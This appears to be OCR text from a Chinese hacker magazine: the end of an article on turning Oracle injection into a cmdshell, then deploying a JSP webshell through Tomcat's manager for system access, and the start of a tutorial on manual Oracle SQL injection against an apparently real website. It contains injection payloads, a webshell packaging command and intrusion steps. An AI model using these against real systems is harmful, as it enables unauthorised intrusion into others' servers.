


图 10




图 11




图 12

带来的快感吧！如图7、图8。

因为这个获取cmdshell的过程主要是利用的oracle使用java做存储过程，所以我猜测这个cmdshell的权限是继承oracle的权限。

我们这个故事里，获得的这个cmdshell连net user都不能用，不过能用dir，很匪夷所思，请了解的高手指教一下。

如图9，我们从web的报错信息可以看出这个网站的jsp环境是用tomcat搭建的。我们继续在cmdshell里dir，最后找到了tomcat的路径为：“**f:\Tomcat41**”。

Tomcat是一个很优秀的jsp环境搭建软件，支持通过tomcat发布java资源包，如图10，这个就是它的后台登录界面。

Tomcat的用户配置文件位置是：“**f:\Tom cat41\conf\tomcat-users.xml**”。我们用oracle注入攻击器的文件读取功能读取这个文件，如图11、图12。

```
C:\Documents and Settings\Administrator>jar cvf c:\no.war c:\no.jsp
标明清单<manifest>
增加: c:/no.jsp<读入= 57206> <写出= 11277><压缩了 80%>
C:\Documents and Settings\Administrator>_
```

图13

Tomcat的后台是支持java资源包的上传和发布的，这个资源包其实也就是用java压缩的一个压缩包，后缀是war。很多人不清楚这个包是怎么来的，这里我罗嗦一点，用幻影旅团的jspshell举例子做一个，命令格式如图13。这个打包过程需要本机安装java的JDK。

上传之后我们得到了一个jsp的shell，它继承了Tomcat的权限，因为默认安装的时候Tomcat是注册服务启动的，所以这个jspwebshell从Tomcat那里继承来的是系统权限。现在执行命令已经不成问题，之后传个后门反弹回来一个shell，这都是一些技术含量不是很高的后话，用一张图来收尾吧，如图14。

有需要交流的朋友可以在《黑客手册》论坛发短信给我，我的ID是MIAO，借宝地广告一下，祝家人和老婆新年快乐。

[本文所涉及的相关工具oracle.php已收录在本期光盘]




图14

编辑点评：

注入从mssql开始，接着mysql也被大家研究透了，现在的方向是Oracle了。以前Oracle只是猜解一下表名，现在连命令都可以很方便的执行了，相信随着研究的人越多，研究水平不断提高，好的工具也会不断出现的。

渗透XXXX

图 晓华[岁月联盟]

从本文你可以学习到ORACLE手工注入的方法

在夜枫兄弟的邀请下，我们对中国X通网站进行了一次安全渗透测试，下面将渗透测试的过程详细的写出来，以供新手朋友学习。水平还停留在完全依赖黑客工具入侵的朋友可要努力了。

渗透之前的信息刺探是少不了的，但是我这里就不用大型黑客扫描软件，因为大型扫描软件发送大量的数据包，容易阻塞网络，有时候要视情况而定。

我们直接从WEB系统下手，打开X通的站点，一看程序是JSP的，意料之内，因为很多大型站点都爱用JSP构架。打开谷歌搜索引擎，收集该站的动态页面，然后逐个测试每个动态连接，看是否存在注入漏洞。

经过我的仔细检测终于有所发现，城市专栏的地址提交一个单引号立即报错了。然后用经典的and 1=1测试，返回正常，如图1，用and 1=2返回不正常，的确存在注射漏洞。

根据平时的入侵经验，这种系统的后台应该不是小型的数据




图1

库，极有可能是传说中的ORACLE数据库。Dual这个表是ORACLE数据库特有的，我们来看下它是否存在，如果存在就说明数据库为ORACLE。

提交：**And 0<>(select count(*) from dual)**，返回了正常页面，如图2。




图2

数据库现在已经明确了，现在我们来猜解字段数量。提交“**order by 1--**”，返回正常。继续改变数字进行提交，当提交到“**order by 7--**”时返回不正常了，“**Order by 6--**”是正常的，则说明字段数量为6个。现在我们构造查询语句：“and 1=1 null,null,null,null,null,null from dual--。

有的朋友可能会问，为啥不用1,2,3,4,5,6呢？因为ORACLE数据库是不自动匹配数据类型的，而null可以匹配任意数据类型，所以这样提交不会报错。

我们提交以上语句后返回了正常页面，现在来检测当前字段的数据类型。我们在null的前后加上''引号，如果返回正常则说明该字段为字符型，如果返回错误则有可能是数字型。如果不是数字型，那么就是其它类型了。

